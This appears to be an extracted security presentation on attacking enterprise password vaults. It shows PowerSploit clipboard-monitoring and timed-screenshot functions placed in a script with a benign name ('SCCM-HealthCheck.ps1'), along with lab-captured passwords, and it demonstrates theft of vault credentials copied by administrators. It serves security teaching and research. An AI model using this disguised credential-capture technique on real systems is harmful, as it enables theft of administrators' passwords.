
## Password Vault Option #1: Check Out Credential



# Enterprise Password Vault

## Password Vault Option #1: Check Out Credential

- Connect to Password Vault & Check Out Password (Copy).






# Enterprise Password Vault

## Password Vault Option #1: Check Out Credential


- Connect to Password Vault & Check Out Password (Copy).



# Enterprise Password Vault

## Password Vault Option #1: Check Out Credential


- Connect to Password Vault & Check Out Password (Copy).



# Enterprise Password Vault

## Password Vault Option #1: Check Out Credential

- Connect to Password Vault & Check Out Password (Copy).
- Paste Password into RDP Logon Window



# Attacking Enterprise Password Vault

SCCM-HealthCheck.ps1 X

```
1 function Get-ClipboardContents {  
2     <#  
3     .SYNOPSIS  
4  
5     Monitors the clipboard on a specified interval for changes to copied text.  
6  
7     Powersploit Function: Get-ClipboardContents  
8     Author: @harmj0y  
9     License: BSD 3-Clause  
10    Required Dependencies: None
```

```
        $prevLength = $cb.Text.Length  
    }  
    }  
    }  
    else{  
        $TimeStamp = (Get-Date -Format dd/MM/yyyy:HH:mm:ss:ff)  
        "`n=== Get-ClipboardContents Shutting down at $TimeStamp ===`n"  
        Break;  
    }  
    Start-Sleep -s $PollInterval  
}  
}
```

```
Get-ClipboardContents | out-file c:\_2.tmp
```

# Attacking Enterprise Password Vault

SCCM-H

## Get-ClipboardContents

```
1  [ ]
2  [ ]
3
4
5  Monitors the clipboard on a specified interval for changes to copied text.
6
7  Powersploit Function: Get-ClipboardContents
8  Author: @harmj0y
9  License: BSD 3-Clause
10 Required Dependencies: None
```

```
        $prevLength = $cb.Text.Length
    }
}
else{
    $TimeStamp = (Get-Date -Format dd/MM/yyyy:HH:mm:ss:ff)
    "`n=== Get-ClipboardContents Shutting down at $TimeStamp ===`n"
    Break;
}
Start-Sleep -s $PollInterval
}
}
```

```
Get-ClipboardContents | out-file c:\_2.tmp
```



# Attacking Enterprise Password Vault

SCCM-HealthCheck.ps1 X

```
1 function Get-Clipboard
2 <#
3 .SYNOPSIS
4 Monitors the clipboard
5 Powersploit Function
6 Author: @harmj0y
7 License: BSD 3-clause
8 Required Dependencies
9
10
```

```
}
}
}
else{
    $TimeStamp = Get-Date
    "n=== Get-ClipboardContents Starting at $TimeStamp ==="
    Break;
}
Start-Sleep -s 5
}
```

Get-ClipboardContents |

Local Disk (C:)

| Name                | Size | Date modified     | Type        |
|---------------------|------|-------------------|-------------|
| Packages            |      | 7/6/2018 10:14 PM | File folder |
| PerfLogs            |      | 6/19/2018 8:25 PM | File folder |
| Program Files       |      | 7/31/2018 7:35 PM | File folder |
| Program Files (x86) |      | 9/29/2017 2:41 PM | File folder |
| ProgramData         |      | 7/8/2018 8:53 PM  | File folder |
| Temp                |      | 8/1/2018 2:10 AM  | File folder |
| Users               |      | 8/1/2018 1:24 AM  | File folder |
| Windows             |      | 7/10/2018 7:08 AM | File folder |
| WindowsAzure        |      | 7/31/2018 7:36 PM | File folder |
| _1.tmp              | 6 KB | 8/1/2018 2:46 AM  | ~TMP File   |
| _2.tmp              |      |                   |             |

\_2.tmp - Notepad

File Edit Format View Help

=== Get-ClipboardContents Starting at 02/08/2018:04:13:36:85 ===

=== 02/08/2018:04:13:51:86 ===

Skywalker2018!

=== 02/08/2018:04:14:06:88 ===

OneWithTheForce2018!

# Attacking Enterprise Password Vault

SCCM-HealthCheck.ps1 X

```
1 function Get-Clip
2 <#
3 .SYNOPSIS
4 Monitors the clip
5 Powersploit Funct
6 Author: @harmj0y
7 License: BSD 3-cl
```

Local Disk (C:)

| Name                | Size | Date modified     | Type        |
|---------------------|------|-------------------|-------------|
| Packages            |      | 7/6/2018 10:14 PM | File folder |
| PerfLogs            |      | 6/19/2018 8:25 PM | File folder |
| Program Files       |      | 7/31/2018 7:35 PM | File folder |
| Program Files (x86) |      | 9/29/2017 2:41 PM | File folder |
| ProgramData         |      | 7/8/2018 8:53 PM  | File folder |

\_2.tmp - Notepad

File Edit Format View Help

```
=== Get-ClipboardContents Starting at 02/08/2018:04:13:36:85 ===
=== 02/08/2018:04:13:51:86 ===
Skywalker2018!
=== 02/08/2018:04:14:06:88 ===
OneWithTheForce2018!
```

# Attacking Enterprise Password Vault

SCCMHealthCheck.ps1 X

```
1 function Get-TimedScreenshot
2 {
3     <#
4     .SYNOPSIS
5
6     Takes screenshots at a regular interval and saves them to disk.
7
8     Powersploit Function: Get-TimedScreenshot
9     Author: Chris Campbell (@obscuresec)
10    License: BSD 3-Clause
11    Required Dependencies: None
12    Optional Dependencies: None
13
14    .DESCRIPTION
15
16    A function that takes screenshots and saves them to a folder.
17
18    .PARAMETER Path
19
20    Specifies the folder path.
21
22    .PARAMETER Interval
23
24    Specifies the interval in seconds between taking screenshots.
25
26    .PARAMETER Path
```

# Attacking Enterprise Password Vault

SCCMHealthCheck.ps1 X

## Get-TimedScreenshot

Takes screenshots at a regular interval and saves them to disk.

Powersploit Function: Get-TimedScreenshot

Author: Chris Campbell (@obscuresec)

License: BSD 3-Clause

Required Dependencies: None

Optional Dependencies: None

### .DESCRIPTION

A function that takes screenshots and saves them to a folder.

### .PARAMETER Path

Specifies the folder path.

### .PARAMETER Interval

Specifies the interval in seconds between taking screenshots.



# Attacking Enterprise Password Vault

Local Disk (C:) [v] [refresh] [Search]

Windows Security [X]

## Enter your credentials

These credentials will be used to connect to trddc01

darthvader@trimarcresearch.com

●●●●●●●●●●

Domain: trimarcresearch.com

☐ Remember me

Windows Security [X]

## Enter your credentials

These credentials will be used to connect to trdcdc11

LukeSkyWalker@trimarcresearch.com

●●●●●●●●●●

Domain: trimarcresearch.com

☐ Remember me

Skywalker2018!

=== 02/08/2018:04:14:06:88 ===

OneWithTheForce2018!


}  
Ge



# Enterprise Password Vault

## Password Vault Option #2: RDP Proxy

